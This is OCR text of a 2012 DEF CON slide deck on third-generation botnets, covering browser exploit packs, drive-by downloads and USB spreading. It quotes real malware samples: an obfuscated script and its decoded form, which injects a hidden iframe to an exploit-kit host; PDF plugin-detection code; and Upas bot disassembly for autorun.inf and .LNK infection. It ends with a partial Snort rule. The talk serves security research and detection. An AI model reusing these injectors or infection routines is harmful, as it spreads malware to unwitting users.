
# Botnets Die Hard
# Owned and Operated



DEF CON, Las Vegas , 2012

Aditya K Sood | Richard J Enbody

SecNiche Security | Department of Computer Science and Engineering
Michigan State University

# About Us

- Aditya K Sood
  - PhD Candidate at Michigan State University
    - Working with iSEC Partners
    - Founder, SecNiche Security Labs
    - Worked previously for Armorize, Coseinc and KPMG
    - Active Speaker at Security conferences
    - LinkedIn - http ***://www.linkedin.com/in/adityaks***
    - **Website:** ***http://www.secniche.org*** | **Blog:** ***http://secniche.blogspot.com***
    - ***Twitter: @AdityaKSood***
- Dr. Richard J Enbody
  - Associate Professor, CSE, Michigan State University
    - Since 1987, teaching computer architecture/ computer security / mathematics
    - Co-Author CS1 Python book, The Practice of Computing using Python.
    - Patents Pending – Hardware Buffer Overflow Protection


# Disclaimer

- This research relates to my own efforts and does not provide the view of any of my present and previous employers.


# Agenda

- Bot Spreading Mechanisms
  - Browser Exploit Packs
  - Drive-by-Download frameworks
  - Spreaders
  - Demonstration
- POST Exploitation
  - Understanding Ruskill
  - DNS Changer in Action
  - Other System Manipulation Tactics
  - Demonstration
- Exploiting Browsers/HTTP
  - Man in the Browser
  - Formgrabbing
  - Web Injects
  - Demonstration
- Conclusion

# Rise of Third Generation Botnets (TGB)



# TGB Infections started with Zeus !



# Bot Spreading Mechanisms Widely Deployed

# Browser Exploit Packs

- Browser Exploit Packs (BEPs)
  - Overview
    - Automated frameworks containing browser exploits
    - Implements the concept of Drive-by-Download attacks
    - Exploits are bundled as unique modules
    - Mostly written in PHP + MySQL
      - PHP code is obfuscated with Ion Cube encoder
    - Successfully captures the statistics of infected machine
    - Widely used BEPs are – BlackHole / Nuclear / Phoenix etc.
  - How is the exploit served?
    - Fingerprinting browser's environment
      - User-Agent string parameters
      - Plugin detection module – Java / PDF / Flash
      - Custom JavaScripts for extracting information from the infected machine

# Browser Exploit Packs

- Obfuscated JavaScripts used in BlackHole Infections
  - Hiding the infected domain

```
<script>s="";try{q=document.createElement("p");
q.appendChild("123"+n);}

catch(qw){h=-016/7;try{a=prototype;}catch(zxc)
{e=window["e"+"va"+"l"];n="18.27.420.510.64.120.400.555.198.351.436.
505.220.348.184.515.202.348.276.540.202.327.404.550.232.345.264.605.168.
78.294.444.500.242.117.164.455.96.279.164.615.26.27.36.45.210.306.456.485.
218.303.456.200.82.177.52.45.18.375.128.505.216.345.404.160.246.39.36.45.
18.300.444.495.234.327.404.550.232.138.476.570.210.348.404.200.68.180.420.
510.228.291.436.505.64.345.456.495.122.117.416.580.232.336.232.235.94.156.
216.280.98.165.216.245.104.168.204.245.104.165.212.260.98.159.216.230.230.
303.456.590.202.312.464.580.224.138.396.555.218.141.404.510.196.312.468.560
.198.363.472.505.100.297.392.605.236.357.388.235.100.153.392.275.112.297
---- Redacted ----
. ".split(".");if(window.document)
for(i=6-2-1-2-1;-795+i!=2-2;i++)
{k=i;s=s+String.fromCharCode(n[k]/(i%(h*h)+2));
}e(s);}}</script>
```

**Obfuscated Script**

**Deobfuscated Script**

```
if (document.getElementsByTagName('body')[0]){
iframer();
}

function iframer(){
var f = document.createElement('iframe');
f.setAttribute('src','http://468176148314754156.servehttp.com/efbhupcyve2cbyvwa/
23b78canyipva74/eswcw148hr.php?ewgew174efw17h6re 1h47rew68gdfs186r5h=18e3594f0e2f1d35');
f.style.visibility='hidden';
f.style.position='absolute';
f.style.left='0';f.style.top='0';
f.setAttribute('width','10');f.setAttribute('height','10');
document.getElementsByTagName('body')[0].appendChild(f);
}
```

# Browser Exploit Packs

- Plugin Detection Code
  - Scripts code taken from real world case studies

```
try{l=b(c.GetVariable("$version"))}catch(k){}if(!l&&a){l=a}}
j.installed=l?1:-1;j.version=g.formatNum(l);return true}},
adobereader:{mimeType:"application/pdf",navPluginObj:null,progID:

["AcroPDF.PDF","PDF.PdfCtrl"],
classID:"clsid:CA8A9780-280D-11CF-A24D-444553540000",INSTALLED:{},
pluginHasMimeType:function(d,c,f){var b=this,e=b.$,a;for(a in d)
{if(d[a]&&d[a].type&&d[a].type==c){return 1}}if(e.getMimeEnabledPlugin(c,f))
{return 1}return 0}

---Redacted ----
```

PDF ActiveX Detection


```
<script>if (!('\v'=='v')) {var nunu=11;var dnkza8=this['eval'];}
var chert=dnkza8(document.getElementsByTagName('*')[nunu].value);
this[''+""+''+'e'+'v'+'al'+''+''](chert);for (erepdwi = bocwgz8;
erepdwi > 0; erepdwi--){for (iwcwco7 = bocwgz8-erepdwi;
iwcwco7 <= hzxzj3.length; iwcwco7=iwcwco7+bocwgz8)
{cuxox=cuxox+hzxzj3.charAt(iwcwco7);}}
var boavcvg=cuxox+"~=~PluginDetect.getVersion('AdobeReader').split('.');

var~sv=parseInt(inp[0]+inp[1]+inp[2]);if~(sv<800){addp('esgtgnktilct2.pdf');
}}catch(e){}}

DETECTPDF();
function~motherfucker(){}motherfucker();";
var waiwai=apdthvb7(''+""+''+boavcvg+'');
eval('/*hui*/'+waiwai+'/*hui*/');</script>
```

PDF Plugin Detection

# Demonstration


# Drive-by-Download Attacks

- Drive-by-Download
  - Victim's browser is forced to visit infected website
  - IFrame redirects browser to the BEP
  - Exploit is served by fingerprinting the browser environment
  - Browser is exploited successfully using JavaScript Heap Spraying
  - BEP silently downloads the malware onto the victim machine




# Drive-by-Download Frameworks

- Drive-by-Download Frameworks
  - Java Drive-by Generator

# Demonstration

# Spreaders

- USB Spreading (Upas Bot - Case Study)
  - Inside USB Spreader
    - Widely used technique in bot design for infecting USB devices
  - Win 32 Implementation
    - Bot calls **RegisterDeviceNotificationW** function
      - » It can also be implemented as a windows service

```
push    ebp
mov     ebp, esp
sub     esp, 20h
and     [ebp+NotificationFilter], 0
push    edi
push    7
pop     ecx
xor     eax, eax
lea     edi, [ebp+var_1C]
rep stosd
lea     eax, [ebp+pclsid]
push    eax             ; pclsid
push    offset sz       ; "{a5dcbf10-6530-11d2-901f-00c04fb951ed}"
call    ds:CLSIDFromString
push    0               ; Flags
lea     eax, [ebp+NotificationFilter]
push    eax             ; NotificationFilter
push    [ebp+hRecipient] ; hRecipient
mov     [ebp+var_1C], 5
mov     [ebp+NotificationFilter], 20h
call    ds:RegisterDeviceNotificationW
```

**GUID for Raw USB Device**

# Spreaders

- USB Spreading (Upas Bot - Case Study)
  - Plug and Play (PnP) Devices have unique set of different GUIDs
    - Device interface GUID
      - » Required for **dbcc_classguid → DEV_BROADCAST_DEVICEINTERFACE**
    - Device class GUID
      - » Defines wide range of devices

  - Defines *WindowProc* as follows
    - » **WM_DEVICECHANGE** notification message in **DEV_BROADCAST_HDR**
    - » **dbch_devicetype → DBT_DEVTYP_DEVICEINTERFACE**

  - Wait for the USB device and triggers device-change event as follows:
    - wParam in WindowProc
      - » **DBT_DEVICEARRIVAL | DBT_DEVICEREMOVALCOMPLETE**
    - Fetches drive letter of the USB devices as follows
      - » **dbcv_unitmask** in **_DEV_BROADCAST_VOLUME** | Logical drive information

  - Continued …….

# Spreaders

- USB Spreading (Upas Bot - Case Study)
  - On successful detecting the USB, bot execute function as follows;
    - **CopyFileW** to copy malicious executable in the USB drive
    - **CreateFileW** to create autorun.inf file in the USB root directory
    - **SetFileAttributesW** to apply required files attribute

```
push    [ebp+arg_4]
lea     eax, [ebp+FileName]
push    [ebp+arg_0]
push    offset aWsWs_a_exe ; "%ws%ws_a.exe"
push    ebx
push    eax
call    sub_40291B
add     esp, 14h
xor     ebx, ebx
push    ebx             ; bFailIfExists
lea     eax, [ebp+FileName]
push    eax             ; lpNewFileName
push    edi             ; lpExistingFileName
call    esi ; CopyFileW
push    6               ; dwFileAttributes
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
call    ds:SetFileAttributesW
```

**Autorun.inf infection**

```
push    offset aWsautorun_inf ; "%wsautorun.inf"
lea     eax, [ebp+var_980]
push    esi
push    eax
call    sub_40291B
push    [ebp+arg_4]
lea     eax, [ebp+Buffer]
push    offset aAutorunOpenWs_ ; "[autorun]\r\nopen=%ws_a.exe\r\n"
push    104h
push    eax
call    sub_4028EC
add     esp, 20h
push    ebx             ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    ebx             ; lpSecurityAttributes
push    ebx             ; dwShareMode
push    0C0000000h      ; dwDesiredAccess
lea     eax, [ebp+var_980]
push    eax             ; lpFileName
call    ds:CreateFileW
```

# Spreaders

- USB Spreading (Upas Bot - Case Study)
  - Infecting USB devices using Malicious .LNK file infection

**.LNK infection**

```
push    offset aWsWs    ; "%ws%ws"
push    esi
push    eax
call    sub_40291B
lea     eax, [ebp+FindFileData.cFileName]
push    eax
push    [ebp+arg_0]
lea     eax, [ebp+var_B8C]
push    offset aWsWs_lnk ; "%ws%ws.lnk"
push    esi
push    eax
call    sub_40291B
push    [ebp+arg_4]
lea     eax, [ebp+var_774]
push    eax
lea     eax, [ebp+var_B8C]
push    eax
call    sub_404948
add     esp, 34h
lea     eax, [ebp+var_774]
push    eax             ; lpFileName
call    ds:GetFileAttributesW
```


```
loc_404BA6:
push    [ebp+arg_0]
lea     eax, [ebp+var_980]
push    offset aWs_1    ; "%ws*"
push    esi
push    eax
call    sub_40291B
add     esp, 10h
lea     eax, [ebp+FindFileData]
push    eax             ; lpFindFileData
lea     eax, [ebp+var_980]
push    eax             ; lpFileName
call    ds:FindFirstFileW
```

```
lea     eax, [ebp+FindFileData.cFileName]
push    offset a_lnk    ; ".lnk"
push    eax             ; wchar_t *
call    wcsstr
pop     ecx
pop     ecx
test    eax, eax
jnz     loc_404D27
```

```
push    [ebp+arg_8]
mov     esi, [ebp+arg_4]
push    esi
push    offset aCStartWsStartW ; "/C start \"\" \"%ws\\\" && start \"\" \"%ws_1.e".
lea     eax, [ebp+var_214]
push    209h
push    eax
call    sub_40291B
add     esp, 14h
push    1000h           ; uFlags
push    ebx             ; cbFileInfo
lea     eax, [ebp+psfi]
push    eax             ; psfi
push    edi             ; dwFileAttributes
push    esi             ; pszPath
call    ds:SHGetFileInfoW
```

# Spreaders

- USB Spreading (Upas Bot - Case Study)
  - Upas bot in action



# Spreaders

- Upas Bot Network Behavior Detection
  - Writing signature specific to USB infection

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(
   msg:"Win32.UPas - Runtime Detection";
   flow:to_server,established;
   content:"POST ";
   depth:5;
   uricontent:"?act=spreading&ver=";
   nocase;
